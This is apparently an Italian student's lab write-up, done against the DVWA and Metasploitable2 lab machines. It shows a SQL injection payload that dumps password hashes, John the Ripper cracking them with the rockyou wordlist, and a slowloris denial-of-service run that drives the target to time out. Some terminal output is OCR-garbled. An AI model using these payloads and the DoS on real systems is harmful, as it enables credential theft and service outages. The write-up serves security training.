


W14D1 – JOHN THE RIPPER


Con l'utilizzo della DVWA impostata su un livello low si effettua una SQL injection con l'uso del payload %' or 0=0 UNION SELELCT user, password FROM users#

che restituisce l'elenco di users e password criptate di determinati utenti.



Come è facile notare le password non sono in chiaro bensì risultati di hash di password.

Si va successivamente a creare un file .txt in cui si inseriscono admin e password ottenuti che servirà per utilizzare il tool John the Ripper e Per recuperare le versioni in chiaro delle passwords.



john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt
/home/kali/Desktop/hash.txt

```
root@kali: /usr/share/wordlists
grip: /usr/share/wordlists/rockyou.txt: unknown suffix -- ignored

root@kali:~/home/kali#
root@kali:~/home/kali# gunzip /usr/share/wordlists/rockyou
grip: /usr/share/wordlists/rockyou.gz: No such file or directory

root@kali:~/home/kali#
root@kali:~/home/kali# gunzip /usr/share/wordlists/rockyou.txt
grip: /usr/share/wordlists/rockyou.txt: unknown suffix -- ignored

root@kali:~/home/kali#
root@kali:~/home/kali# gunzip
grip: compressed data not read from a terminal. Use -f to force decompression.
For help, type: grip -h

root@kali:~/home/kali#
root@kali:~/home/kali# cd /usr/share/wordlists
cd: no such file or directory: /usr/share/wordlists

root@kali:~/home/kali#
root@kali:~/home/kali# cd /usr/share/wordlists/
root@kali:~/usr/share/wordlists#
root@kali:~/usr/share/wordlists# ls
amass  dirb  dirbuster  dosmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  mmap.lst  rockyou.txt  sqlmap.txt  wfuzz  wifite.txt

root@kali:~/usr/share/wordlists#
root@kali:~/usr/share/wordlists# gunzip rockyou.txt
grip: rockyou.txt: unknown suffix -- ignored

root@kali:~/usr/share/wordlists#
root@kali:~/usr/share/wordlists# john --format=rawmd5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/hash.txt
Created directory: /root/.john
Unknown ciphertext format name requested

root@kali:~/usr/share/wordlists#
root@kali:~/usr/share/wordlists# john --format=rawmd5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123      (gordonb)
tetmain     (pablo)
charley     (1327)
4g 0:00:00.00 DONE (2026-01-08 11:09) 80.00g/s 61440p/s 61440c/s 92160C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the --show --format=Raw-MD5 options to display all of the cracked passwords reliably
Session completed.

root@kali:~/usr/share/wordlists#
```

Completata la sessione dopo l'attivazione del tool e la creazione del file contenente gli hash delle password in md5, otteniamo come risultato le password in chiaro. John the ripper utilizza la wordlist rockyou contenente un elenco di password note e per ogni parola contenuta nella wordlist il tool effettua la trasformazione in hash poi fa il paragone con l'hash che gli è stato passato dall'utente per verificare il match.

ESERCIZIO EXTRA: slowloris

git clone <https://github.com/gkbrk/slowloris>

Si procede ad avviare il tool e a lanciare l'attacco DOS sulla meta con il comando

python3 slowloris.py 192.168.50.106

Si può testare l'attacco andando su un altro tab e lasciando in esecuzione il comando appena avviato.

```
kali@kali: ~/slowloris
$ git clone https://github.com/g0brk/slowloris
Cloning into 'slowloris' ...
remote: Enumerating objects: 152, done.
remote: Counting objects: 100% (66/66), done.
remote: Compressing objects: 100% (39/39), done.
remote: Total 152 (delta 39), reused 32 (delta 37), pack-reused 86 (from 2)
Receiving objects: 100% (152/152), 27.79 KiB | 711.00 KiB/s, done.
Resolving deltas: 100% (78/78), done.

kali@kali: ~$ cd slowloris
kali@kali: ~/slowloris
$ python slowloris.py 192.168.58.106
[08-01-2026 12:13:51] Attacking 192.168.58.106 with 150 sockets.
[08-01-2026 12:13:51] Creating sockets ...
[08-01-2026 12:13:55] Sending keep-alive headers ...
[08-01-2026 12:13:55] Socket count: 150
[08-01-2026 12:14:10] Sending keep-alive headers ...
[08-01-2026 12:14:10] Socket count: 150
[08-01-2026 12:14:20] Sending keep-alive headers ...
[08-01-2026 12:14:20] Socket count: 150
[08-01-2026 12:14:43] Sending keep-alive headers ...
[08-01-2026 12:14:43] Socket count: 150
[08-01-2026 12:14:56] Sending keep-alive headers ...
[08-01-2026 12:14:56] Socket count: 150
[08-01-2026 12:15:11] Sending keep-alive headers ...
[08-01-2026 12:15:11] Socket count: 150
[08-01-2026 12:15:26] Sending keep-alive headers ...
[08-01-2026 12:15:26] Socket count: 150
```

Per vedere le risposte in tempo reale e la connettività http si utilizza il comando `watch -n1 --differences | curl -l http://192.168.50.106;` allo stesso tempo interrompendo il dos in esecuzione sull'altro tab si ha come risultato la risposta attesa.

```
-n, --interval <secs> seconds to wait between updates
-p, --precise attempt run command in precise intervals
-f, --no-recur do not rerun program on window resize
-t, --no-title turn off header
-w, --no-wrap turn off line wrapping
-x, --exec pass command to exec instead of "sh -c"

-h, --help display this help and exit
-v, --version output version information and exit
```

For more details see watch(1).

```
C
root@kali:/home/kali/stowloris# watch -m --difference curl -I http://192.168.50.106
C
root@kali:/home/kali/stowloris# watch -m --difference curl -I http://192.168.50.106
curl -I http://192.168.50.106
<html><head><title>Metasploitable2 - Linux</title></head><body>
```

metasploitable2

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

```
</pre>
<ul>

```

```
root@kali:/home/kali/stowloris#
```

Otteniamo l'interfaccia che si otterrebbe da browser perchè l'attacco è stato lanciato con una CURL (call url).

Per andare a stressare ancora di più la macchina utilizziamo il seguente comando per l'invio di 350 socket.

```
python3 slowloris.py 192.168.50.106 -s 350
```

```
root@kali: /home/kali/slowloris
kaug@kali: ~$ python slowloris.py 192.168.50.106 -s 350
[08-01-2026 12:35:00] Attacking 192.168.50.106 with 350 sockets.
[08-01-2026 12:35:08] Creating sockets...
[08-01-2026 12:35:23] Sending keep-alive headers...
[08-01-2026 12:35:23] Socket count: 282
[08-01-2026 12:35:23] Creating 68 new sockets...
[08-01-2026 12:35:43] Socket count: 284
[08-01-2026 12:35:43] Creating 68 new sockets...
[08-01-2026 12:36:02] Sending keep-alive headers...
[08-01-2026 12:36:02] Socket count: 286
[08-01-2026 12:36:02] Creating 64 new sockets...
[08-01-2026 12:36:22] Sending keep-alive headers...
[08-01-2026 12:36:22] Socket count: 288
[08-01-2026 12:36:22] Creating 62 new sockets...
[08-01-2026 12:36:49] Sending keep-alive headers...
[08-01-2026 12:36:49] Socket count: 294
[08-01-2026 12:36:49] Creating 56 new sockets...
[08-01-2026 12:37:08] Sending keep-alive headers...
[08-01-2026 12:37:08] Socket count: 296
[08-01-2026 12:37:08] Creating 54 new sockets...
[08-01-2026 12:37:28] Sending keep-alive headers...
[08-01-2026 12:37:28] Socket count: 298
[08-01-2026 12:37:28] Creating 52 new sockets...
[08-01-2026 12:37:47] Sending keep-alive headers...
[08-01-2026 12:37:47] Socket count: 300
[08-01-2026 12:37:47] Creating 50 new sockets...
[08-01-2026 12:38:07] Sending keep-alive headers...
[08-01-2026 12:38:07] Socket count: 302
[08-01-2026 12:38:07] Creating 48 new sockets...
[08-01-2026 12:38:26] Sending keep-alive headers...
[08-01-2026 12:38:26] Socket count: 304
[08-01-2026 12:38:26] Creating 46 new sockets...
[08-01-2026 12:38:50] Sending keep-alive headers...
[08-01-2026 12:38:50] Socket count: 308
[08-01-2026 12:38:50] Creating 42 new sockets...
[08-01-2026 12:39:09] Sending keep-alive headers...
[08-01-2026 12:39:09] Socket count: 310
[08-01-2026 12:39:09] Creating 40 new sockets...
```

Come attività finale si effettua il controllo della connettività tcp sulla porta 80 con il tool tcping

Tcping 192.168.50.106 80

```
root@kali: /home/kali/slowloris
kaug@kali: ~$ wget http://www.vdberg.org/~richard/tcping -O /usr/bin/tcping
--2026-01-08 12:50:28-- http://www.vdberg.org/~richard/tcping
Resolving www.vdberg.org (www.vdberg.org)... failed: Name or service not known.
wget: unable to resolve host address 'www.vdberg.org'

root@kali: /home/kali/slowloris
# wget http://www.vdberg.org/~richard/tcping -O /usr/bin/tcping
--2026-01-08 12:52:28-- http://www.vdberg.org/~richard/tcping
Resolving www.vdberg.org (www.vdberg.org)... 136.144.244.145, 2a01:7c8:d006:fe::1
Connecting to www.vdberg.org (www.vdberg.org)[136.144.244.145]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3510 (3.4K)
Saving to: '/usr/bin/tcping'

/usr/bin/tcping 100%[====>] 3.43K --.-KB/s in 0s

2026-01-08 12:52:28 (228 MB/s) - '/usr/bin/tcping' saved [3510/3510]

root@kali: /home/kali/slowloris
# chmod 755 /usr/bin/tcping

root@kali: /home/kali/slowloris
# tcping 192.168.50.106 80
/usr/bin/tcping: 0: bci: not found
seq 0: tcp response from 192.168.50.106 [open] 3.521 ms
seq 1: tcp response from 192.168.50.106 [open] 21.687 ms
seq 2: tcp response from 192.168.50.106 [open] 13.989 ms
seq 3: tcp response from 192.168.50.106 [open] 67.512 ms
seq 4: tcp response from 192.168.50.106 [open] 1.329 ms
seq 5: no response (timeout)
seq 6: tcp response from 192.168.50.106 [open] 6.582 ms
seq 7: no response (timeout)
seq 8: tcp response from 192.168.50.106 [open] 1.686 ms
seq 9: no response (timeout)
seq 10: tcp response from 192.168.50.106 [open] 6.818 ms
seq 11: tcp response from 192.168.50.106 [open] 18.761 ms
seq 12: tcp response from 192.168.50.106 [open] 3.528 ms
seq 13: tcp response from 192.168.50.106 [open] 9.574 ms
seq 14: tcp response from 192.168.50.106 [open] 15.535 ms
seq 15: tcp response from 192.168.50.106 [open] 18.105 ms
seq 16: tcp response from 192.168.50.106 [open] 18.887 ms
seq 17: tcp response from 192.168.50.106 [open] 4.145 ms
seq 18: tcp response from 192.168.50.106 [open] 4.839 ms
seq 19: tcp response from 192.168.50.106 [open] 34.468 ms
seq 20: tcp response from 192.168.50.106 [open] 19.142 ms
seq 21: tcp response from 192.168.50.106 [open] 22.863 ms
seq 22: tcp response from 192.168.50.106 [open] 13.532 ms
seq 23: no response (timeout)
seq 24: tcp response from 192.168.50.106 [open] 38.966 ms
```

Le risposte iniziano ad arrivare in leggero ritardo

```
root@kali: /home/kali/slowloris
Session
Terminal Emulator
Use the command line

kali@kali: ~/slowloris root@kali: /home/kali/slowloris root@kali: /home/kali/slowloris
seq 39: tcp response from 192.168.50.100 [open] 17.536 ms
seq 40: tcp response from 192.168.50.100 [open] 3.569 ms
seq 41: tcp response from 192.168.50.100 [open] 146.835 ms
seq 42: tcp response from 192.168.50.100 [open] 12.641 ms
seq 43: tcp response from 192.168.50.100 [open] 21.783 ms
seq 43: no response (timeout)
seq 47: tcp response from 192.168.50.100 [open] 1.835 ms
seq 44: no response (timeout)
seq 46: no response (timeout)
seq 48: tcp response from 192.168.50.100 [open] 7.674 ms
seq 48: no response (timeout)
seq 49: tcp response from 192.168.50.100 [open] 13.136 ms
seq 49: no response (timeout)
seq 51: no response (timeout)
seq 54: tcp response from 192.168.50.100 [open] 2.244 ms
seq 53: no response (timeout)
seq 56: tcp response from 192.168.50.100 [open] 18.828 ms
seq 55: no response (timeout)
seq 57: no response (timeout)
seq 60: tcp response from 192.168.50.100 [open] 17.138 ms
seq 58: no response (timeout)
seq 59: no response (timeout)
seq 62: tcp response from 192.168.50.100 [open] 1.677 ms
seq 61: no response (timeout)
seq 63: no response (timeout)
seq 64: no response (timeout)
seq 65: no response (timeout)
seq 66: no response (timeout)
seq 67: no response (timeout)
seq 68: no response (timeout)
seq 69: no response (timeout)
seq 70: no response (timeout)
seq 71: no response (timeout)
seq 72: no response (timeout)
seq 73: no response (timeout)
seq 74: no response (timeout)
seq 77: tcp response from 192.168.50.100 [open] 67.242 ms
seq 75: no response (timeout)
seq 78: tcp response from 192.168.50.100 [open] 21.578 ms
seq 76: no response (timeout)
seq 79: tcp response from 192.168.50.100 [open] 7.988 ms
seq 80: tcp response from 192.168.50.100 [open] 43.524 ms
seq 81: tcp response from 192.168.50.100 [open] 15.135 ms
seq 82: tcp response from 192.168.50.100 [open] 8.358 ms
seq 83: tcp response from 192.168.50.100 [open] 1.868 ms
seq 84: tcp response from 192.168.50.100 [open] 1.475 ms
seq 85: tcp response from 192.168.50.100 [open] 2.176 ms
seq 86: tcp response from 192.168.50.100 [open] 38.664 ms
seq 87: tcp response from 192.168.50.100 [open] 1.251 ms
seq 88: tcp response from 192.168.50.100 [open] 8.464 ms
```

```
root@kali: /home/kali/slowloris
Session Actions Edit View Help

kali@kali: ~/slowloris root@kali: /home/kali/slowloris root@kali: /home/kali/slowloris
seq 100: tcp response from 192.168.50.100 [open] 28.115 ms
seq 107: tcp response from 192.168.50.100 [open] 31.459 ms
seq 108: tcp response from 192.168.50.100 [open] 13.388 ms
seq 109: tcp response from 192.168.50.100 [open] 17.613 ms
seq 110: tcp response from 192.168.50.100 [open] 12.469 ms
seq 111: tcp response from 192.168.50.100 [open] 6.071 ms
seq 112: tcp response from 192.168.50.100 [open] 219.807 ms
seq 113: no response (timeout)
seq 117: tcp response from 192.168.50.100 [open] 26.133 ms
seq 114: no response (timeout)
seq 115: no response (timeout)
seq 116: no response (timeout)
seq 119: tcp response from 192.168.50.100 [open] 21.272 ms
seq 118: no response (timeout)
seq 122: tcp response from 192.168.50.100 [open] 75.828 ms
seq 120: no response (timeout)
seq 123: tcp response from 192.168.50.100 [open] 18.912 ms
seq 121: no response (timeout)
seq 126: tcp response from 192.168.50.100 [open] 9.224 ms
seq 124: no response (timeout)
seq 127: tcp response from 192.168.50.100 [open] 22.427 ms
seq 125: no response (timeout)
seq 128: no response (timeout)
seq 131: tcp response from 192.168.50.100 [open] 1.889 ms
seq 129: no response (timeout)
seq 130: no response (timeout)
seq 134: tcp response from 192.168.50.100 [open] 11.882 ms
seq 132: no response (timeout)
seq 133: no response (timeout)
seq 136: tcp response from 192.168.50.100 [open] 18.991 ms
seq 135: no response (timeout)
seq 139: tcp response from 192.168.50.100 [open] 29.217 ms
seq 137: no response (timeout)
seq 138: no response (timeout)
seq 140: no response (timeout)
seq 141: no response (timeout)
seq 142: no response (timeout)
seq 143: no response (timeout)
seq 144: no response (timeout)
seq 145: no response (timeout)
seq 146: no response (timeout)
seq 149: tcp response from 192.168.50.100 [open] 18.893 ms
seq 147: no response (timeout)
seq 148: no response (timeout)
seq 151: tcp response from 192.168.50.100 [open] 16.183 ms
seq 150: no response (timeout)
seq 152: no response (timeout)
seq 153: no response (timeout)
seq 154: no response (timeout)
seq 155: no response (timeout)
```

Fino ad arrivare ad un timeout della meta.